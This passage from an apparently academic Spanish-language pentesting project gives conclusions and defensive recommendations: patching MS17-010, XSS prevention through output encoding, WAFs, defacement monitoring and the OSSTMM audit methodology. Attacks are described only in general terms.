	de concientización, capacitación y difusión de mejores prácticas. Es necesario mantener un estado de alerta y actualización permanente: la seguridad es un proceso continuo que exige aprender sobre las propias experiencias. Las organizaciones no pueden permitirse considerar la seguridad como un proceso o un producto aislado de los demás. La seguridad tiene que formar parte de las organizaciones. Debido a las constantes amenazas en que se encuentran los sistemas, es necesario que los usuarios y las empresas enfoquen su atención en el grado de vulnerabilidad y en las herramientas de seguridad con las que cuentan para hacerle frente a posibles ataques informáticos que luego se pueden traducir en grandes pérdidas.

	Los ataques están teniendo el mayor éxito en el eslabón más débil y difícil de proteger, en este caso el usuario, se trata de uno de los factores que han incentivado el número de ataques internos. No importando los procesos y la tecnología, finalmente el evitar los ataques queda en manos de los usuarios. Teniendo en cuenta todo lo que se ha desarrollado en este proyecto es evidente que existe un patrón de ataque estándar por los Ciberdelincuentes para lograr la vulnerabilidad de los servicios ya sea uno o varios a continuación se muestra una ilustración con dicha descripción del proceso de ataque. Ahora al tener claro la forma en como los ataques se reproducen en muchos de los casos solo queda evidenciar que siempre van a existir fallas y vulnerabilidades, las formas de poder atacas a una computadora ajena son muchas y es un administrador de red el principal responsable de mantener la seguridad

	de la información en una empresa y los usuarios son aquellos que deben protegerse de ser vulnerados al tomar decisiones sin criterios. Las redes están conformadas por miles de millones de nodos en todo el mundo por lo tanto si se hace un ataque hacia un país puntual se pueden sustentar el acceso con el resto de nodos, pero cuando se pensó la comunicación electrónica global de las comunicaciones y las redes nunca se pensó en que existieran los ataques informáticos y hackers para robar información, eso quiere decir que un gusano o un troyano pueden colapsar una red completa en pocos minutos y el troyano puede ser enviado masivamente a miles de usuarios. En internet se obtiene casi cualquier cosa que se desee buscar o conocer debido a la cantidad de computadoras que existen en el mundo navegar y encontrar es sencillo si se sabe buscar, pero generalmente lo que más se encuentra son problemas y riesgos por eso saber navegar y buscar requiere de formación

	para el internauta. El grave problema con el Internet es que todo aquel que sabe realizar las tareas básicas de búsqueda en un browser no sabe que puede ser observado mientras hace todas sus búsquedas. Si no se concientiza este tipo de actividades comunes dentro de una empresa, los problemas de seguridad se harán más grandes y más difíciles de corregir a tiempo. La idea principal de este proyecto es dar a conocer que las fallas pueden presentarse en las redes normales de una compañía a nivel físico y lógico, pero también entender que Internet está lleno de usuarios malintencionados esperando que en algún momento algún usuario de un clic erróneo para permitirle el libre acceso y luego hacer estragos en la red privada. Realizar estas pruebas de pentesting permitió demostrar las vulnerabilidades del producto, el montaje del escenario de

	pruebas fue la mejor manera de evaluar y encontrar los riesgos, pero aún más importante fue el desarrollo de los ataques, aun así, fue posible demostrar que a través de software libre es posible prevenir ataques comunes y más vistos sobre servicios web. Toda empresa debería someter sus sistemas y servicios web a este tipo de pruebas que más de ser un gasto adicional realmente es un beneficio que permitirá mejorar notablemente la seguridad de la información que allí se maneja, hoy las empresas son menos precavidas, pero es más notable que necesariamente se deben aplicar estos mecanismos y servicios de prevención. 18 RECOMENDACIONES Es necesario aplicar este tipo de consultorías sobre todos los servicios web que se tengan. Luego de detectar las vulnerabilidades es necesario que se

	apliquen las acciones correctivas para solventar los errores encontrados, de esta manera se hace más efectivo el funcionamiento de la aplicación. También es importante tener en cuenta que se pueden adquirir productos o herramientas que se dedican a la protección de ataques informáticos contra servicios web, es necesario hacer inversión a estas herramientas, la más recomendada es un WAF que cumpla con las funciones de protección, estos equipos tienen las propiedades suficientes para cumplir con dichas labores. Teniendo en cuenta la diversidad de datos almacenados en los diferentes sistemas de información del área de gestión tecnología, éstos se constituyen en una fuente amplia y abundante en variables vitales para condensar valores claves en la parametrización del sistema integrado, siendo esto posible a un

	buen trabajo de diagnóstico que organice de manera sistemática la información contenida. Para esto es necesario que a través del nivel directivo se desarrollen diferentes etapas de socialización y ejecución de nuevos protocolos y políticas de manejo de la información para detectar nuevas fallas que se puedan presentar. Actualizar regularmente el sistema operativo y el software instalado en los equipos, poniendo especial atención a las actualizaciones de los navegadores web. Estar al día con las actualizaciones, así como aplicar los parches de seguridad recomendados por los fabricantes, ayudará a prevenir la posible intrusión de hackers y la aparición de nuevos virus. Instalar un Antivirus y actualizarlo con frecuencia. Analizar con antivirus todos los dispositivos de almacenamiento de datos que se utilicen y todos los archivos nuevos, especialmente aquellos archivos descargados de internet.

	Utilizar contraseñas seguras, es decir, aquellas compuestas por ocho caracteres, como mínimo, y que combinen letras, números y símbolos. Es conveniente, además, modificar las contraseñas con frecuencia. En especial, cambiar la clave de la cuenta de correo si se accede con frecuencia desde equipos públicos. Navegar por páginas web seguras y de confianza. Para diferenciarlas identificar si dichas páginas tienen algún sello o certificado que garanticen su calidad y fiabilidad. Extremar la precaución si se van a realizar compras online o se va a facilitar información confidencial a través de internet. Poner especial atención en el tratamiento de los correos electrónicos, ya que es una de las herramientas más utilizadas para llevar a cabo estafas, introducir virus, etc. No propagar aquellos mensajes de correo con contenido dudoso y que le piden ser

	reenviados a todos los contactos. Este tipo de mensajes, conocidos como “hoaxes”11, pretenden avisar de la aparición de nuevos virus, transmitir leyendas urbanas o mensajes solidarios, difundir noticias impactantes, etc. No hay soluciones de software o hardware que garanticen un 100% de seguridad contra un Defacement de la web, pero existen prácticas recomendadas que pueden prevenir o mitigar el problema del Defacement de la web: 5. Realizar Auditorías de seguridad y pruebas de penetración. Teniendo en cuenta que para poder encontrar la vulnerabilidad que permitió a través de Exploit el obtener acceso a la maquina víctima se puede saber que para hallar estos huecos de

[11] http://www.vsantivirus.com/hoaxes.htm

	seguridad hay que realizar diferentes pruebas de penetración primero buscando encontrar que probablemente las versiones de los sistemas operativos no se encuentren correctamente parcheadas, que los puertos abiertos tienen accesos de backdoor o probablemente que sea posible realizar conexiones legitimas sin autenticación. Esta clase de pruebas son esencial de realizar en las organizaciones para prevenir dichos errores de actualizaciones. Estas actividades siempre pueden ser encontradas por la entidad o tener dentro del personal de trabajo un Ingeniero con la experiencia y especialidad que se requiere para que periódicamente realice dichas pruebas. 6. Defenderse de los ataques de secuencia de comandos entre sitios (XSS)

	Las secuencias de comandos entre sitios se producen cuando un atacante intenta pasar el código de secuencias de comandos a un formulario web para intentar ejecutar código no autorizado en el sitio web esto básicamente permite a los atacantes incrustar código de script en la página web que puede realizar una variedad de acciones no autorizadas, entre ellas: cambiar la apariencia de la página web, robar cookies de sesión de otros usuarios del sitio web o incluso como un medio para realizar ataques XSS en otros sitios web. Se hace explicación de lo que este ataque realiza porque la mejor manera de prevenir este tipo de ataques es codificando correctamente el resultado es decir la salida HTML solo si los datos provienen de la entrada del usuario de una base de datos o de un archivo y codificar la salida URL si se están devolviendo cadenas URL.

	Uno de los ataques más conocidos es el robo de cookies. Por lo tanto, como anteriormente se menciono es sumamente recomendable que se contemple la idea de poder implementar un servicio de WAF. 7. Herramienta de Monitoreo de Defacement Estas herramientas de monitoreo contra Defacement son la mejor alternativa para hacer detecciones inmediatas de daños o cambios que no hayan sido autorizados. Herramientas como Web Orión, Site24x7 y Nagios son bastante útiles y muy sencillas de usar para esta labor. 8. Estar siempre listo


	Aunque parezca un tanto raro el mencionar esta clase de recomendación definitivamente estar a la defensiva causa que el tiempo de respuesta sea mucho más rápido. Hay que pensar siempre en el peor escenario para todos los servicios expuestos o publicados que puedan dañarse o ser vulnerados y definir un plan o estrategia de mitigación y de restauración inmediata de servicio. Respecto a la vulnerabilidad de la actualización MS17-010 sin duda es indispensable el realizarla, generalmente después de adquirir ya sea comprando en un almacén de tecnología o recibido directamente del área de tecnología, es esencial que se revise que las actualizaciones estén al día e indagar un poco más respecto a esta falla tan notable para los equipos. A través de esta vulnerabilidad es posible lograr causar un desastre completo sobre una computadora ajena pero no hay que pensar que es muy

	complicado el realizar una actualización de este tipo, nuevamente a través de sencillos pasos cualquier persona que tenga los conocimientos básicos en el uso de una computadora puede realizar el siguiente proceso de instalación de parche. Haga clic en el enlace correspondiente a continuación para descargar la actualización de seguridad de Microsoft, luego guárdela en su escritorio: Actualización para Windows 10 | Actualización para Windows 10 versión 1511 | Actualización para Windows 10 versión 1607 6. Importante: desconecte su PC de la red desconectando el cable de red o apagando el WiFi, luego reinicie su PC. 7. Después de reiniciar su PC, ejecute el instalador que guardó en su escritorio en el paso 1. 8. Reinicie su PC nuevamente para completar el proceso de instalación.

	9. Reconectarse a la red. 10. Abra la interfaz de usuario de Avast y ejecute Wi-Fi Inspector Scan (Protección ► Wi-Fi Inspector ► Network Scan) para confirmar que su PC ya no es vulnerable. Si los pasos de solución de problemas anteriores no funcionan, pruebe una de las siguientes soluciones alternativas: • Reinicie su PC y vaya a Actualizaciones de Windows (Menú Inicio ► Configuración ► Actualización y Seguridad ► Buscar actualizaciones). Instale las actualizaciones disponibles, luego ejecute el escaneo del Inspector de Wi-Fi para confirmar que su PC ya no es vulnerable.12

[12] https://support.avast.com/en-ww/article/EternalBlue-vulnerability

	Para dar una vista general de todo lo evidencia en las pruebas realizadas sobre este proyecto las recomendaciones generales siempre van a estar enfocadas en el buen uso de las herramientas informáticas para evitar esta clase de problemas y dejar de corres riesgos que después hagan más difícil el manejo de la información.
Marco Metodológico:	Metodología Utilizada “OSSTMM (Fuente Abierta de Seguridad Manual de Métodos de Prueba)” Metodología que propone un proceso de evaluación de una serie de áreas que refleja de manera fiel los niveles de seguridad presentes en la infraestructura que va a ser auditada, a estos niveles de seguridad se le denominan comúnmente “Dimensiones de Seguridad” y normalmente consiste en analizar los siguientes factores.(Blogger, 2015)

	Ilustración 17 Diagrama de la metodología OSSTMM  fuente: *https://melsatar.files.wordpress.com/2012/03/image2.png* Haciendo una explicación más al detalle de la cantidad de características y componentes que esta metodología maneja, es claro afirmar que lo que se pretende con toda esta cantidad de ítems es determinar el QUE, COMO y CUANDO, pues al seguir paso a paso los lineamientos de esta metodología es mucho más fácil determinar que realmente se cumplen las metas de seguridad dentro de una compañía.

	A nivel de Sistemas Operativos, este procedimiento no es nada ajeno, al contrario tiene muchísimo que ver, debido al cuidado que primero se debe tener a la hora de hablar de seguridad en las herramientas hardware, pero esto no es lo mas favorable, adicionalmente hay que aprovechar el hecho de que al aplicar esta metodología no se habla solamente de aspectos de seguridad sino de responsabilidad, pues todo también debe ser medible en niveles de riesgo que permitan determinar que no solo los sistemas sino aquellos que los utilizan cumplan con las normas básicas y los estándares definidos. Con esto se está afirmando que a la hora de realizar un proceso completo al modo aplicado garantizamos. • Búsqueda de Vulnerabilidades: Realizar comprobaciones de forma automática de un sistema o varios sistemas operativos dentro de una red haciendo

	especialmente énfasis a estos. • Escaneo de la Seguridad: Búsqueda de vulnerabilidades en el sistema operativo que su misma vez incluye sistemas de información y verificación de falsos positivos, identificando los puntos débiles. • Test de Intrusión: Test de pruebas centrado puntualmente en quebrantar la seguridad de las aplicaciones dentro de los Sistemas Operativos. • Evaluación de Riesgo: Análisis de seguridad a través de entrevistas e investigación de nivel medio que incluye la justificación de negocios. o Seguridad o Privacidad o Practicidad o Usabilidad Auditoria de Seguridad: Verificación y revisión de las vulnerabilidades que sufre el sistema en

	general por parte de la administración y administradores que se encargan de manejarlos. Hacking Ético: Obtención de los test de intrusión, objetivos complejos de la red de sistemas. ¿Como funciona? Para realizar la auditoria hay que comenzar por determinar cuál es la superficie de ataque que se va a evaluar. Es decir, será el alcance que tendrá el analista para realizar las pruebas. Para definir este alcance se debe de tener claro cuáles son los ámbitos de actuación de las pruebas. Ilustración 18 Ámbitos de actuación de la metodología OSSTMM

fuente: https://repositorio.uam.es/bitstream/handle/10486/668900/Lopez_Santoyo_Roberto_tfg.pdf

Existen varios tipos de auditorías de seguridad que pueden llevarse a cabo. Estos distintos tipos dependen de la cantidad de información que tiene el analista acerca del objetivo y cuanto sabe el objetivo sobre las pruebas que se van a realizar. Es importante antes de comenzar un proyecto de estas características que haya quedado bien claro y definido cuál será el tipo de la auditoria que se va a realizar, puesto que cada una de

	ellas es capaz de generar una serie de resultados.
Conceptos adquiridos :	Cracker, Hacker, Ataque DDoS, Botnet, Exploit, Ransomware, Keylogger, Biohacker
Conclusiones:	Realizar este procedimiento de hallazgos y simular el entorno de vulnerabilidades en una red de datos es bastante productivo para el aprendizaje no solo de aquel que realiza las labores sino también de todos los que forman parte del área de Tecnología dentro de la compañía. Si bien día a día aparecen nuevos y complejos tipos de incidentes, aún se registran fallas de seguridad de fácil resolución técnica, las cuales ocurren en muchos casos por falta de conocimientos sobre los riesgos que acarrean. Por otro lado, los incidentes de seguridad impactan en forma cada vez más directa sobre las empresas y los usuarios. En consecuencia, se requieren efectivas acciones de concientización, capacitación y difusión de mejores prácticas.

	Es necesario mantener un estado de alerta y actualización permanente: la seguridad es un proceso continuo que exige aprender sobre las propias experiencias. Las organizaciones no pueden permitirse considerar la seguridad como un proceso o un producto aislado de los demás. La seguridad tiene que formar parte de las organizaciones. Debido a las constantes amenazas en que se encuentran los sistemas, es necesario que los usuarios y las empresas enfoquen su atención en el grado de vulnerabilidad y en las herramientas de seguridad con las que cuentan para hacerle frente a posibles ataques informáticos que luego se pueden traducir en grandes pérdidas. Los ataques están teniendo el mayor éxito en el eslabón más débil y difícil de proteger, en este caso el usuario, se trata de

	uno de los factores que han incentivado el número de ataques internos. No importando los procesos y la tecnología, finalmente el evitar los ataques queda en manos de los usuarios. Teniendo en cuenta todo lo que se ha desarrollado en este proyecto es evidente que existe un patrón de ataque estándar por los Ciberdelincuentes para lograr la vulnerabilidad de los servicios ya sea uno o varios a continuación se muestra una ilustración con dicha descripción del proceso de ataque. Ahora al tener claro la forma en como los ataques se reproducen en muchos de los casos solo queda evidenciar que siempre van a existir fallas y vulnerabilidades, las formas de poder atacas a una computadora ajena son muchas y es un administrador de red el principal responsable de mantener la seguridad de la información en una empresa y los usuarios son aquellos que deben protegerse de ser vulnerados al tomar decisiones sin criterios.

	Las redes están conformadas por miles de millones de nodos en todo el mundo por lo tanto si se hace un ataque hacia un país puntual se pueden sustentar el acceso con el resto de nodos, pero cuando se pensó la comunicación electrónica global de las comunicaciones y las redes nunca se pensó en que existieran los ataques informáticos y hackers para robar información, eso quiere decir que un gusano o un troyano pueden colapsar una red completa en pocos minutos y el troyano puede ser enviado masivamente a miles de usuarios. En internet se obtiene casi cualquier cosa que se desee buscar o conocer debido a la cantidad de computadoras que existen en el mundo navegar y encontrar es sencillo si se sabe buscar, pero generalmente lo que más se encuentra son problemas y riesgos por eso saber navegar y buscar requiere de formación para el internauta. El grave problema con el Internet es que todo aquel que sabe realizar las tareas básicas de búsqueda en un browser no

	sabe que puede ser observado mientras hace todas sus búsquedas. Si no se concientiza este tipo de actividades comunes dentro de una empresa, los problemas de seguridad se harán más grandes y más difíciles de corregir a tiempo. La idea principal de este proyecto es dar a conocer que las fallas pueden presentarse en las redes normales de una compañía a nivel físico y lógico, pero también entender que Internet está lleno de usuarios malintencionados esperando que en algún momento algún usuario de un clic erróneo para permitirle el libre acceso y luego hacer estragos en la red privada. Realizar estas pruebas de pentesting permitió demostrar las vulnerabilidades del producto, el montaje del escenario de pruebas fue la mejor manera de evaluar y encontrar los riesgos, pero aún más importante fue el desarrollo de los ataques,

	aun así, fue posible demostrar que a través de software libre es posible prevenir ataques comunes y más vistos sobre servicios web. Toda empresa debería someter sus sistemas y servicios web a este tipo de pruebas que más de ser un gasto adicional realmente es un beneficio que permitirá mejorar notablemente la seguridad de la información que allí se maneja, hoy las empresas son menos precavidas, pero es más notable que necesariamente se deben aplicar estos mecanismos y servicios de prevención.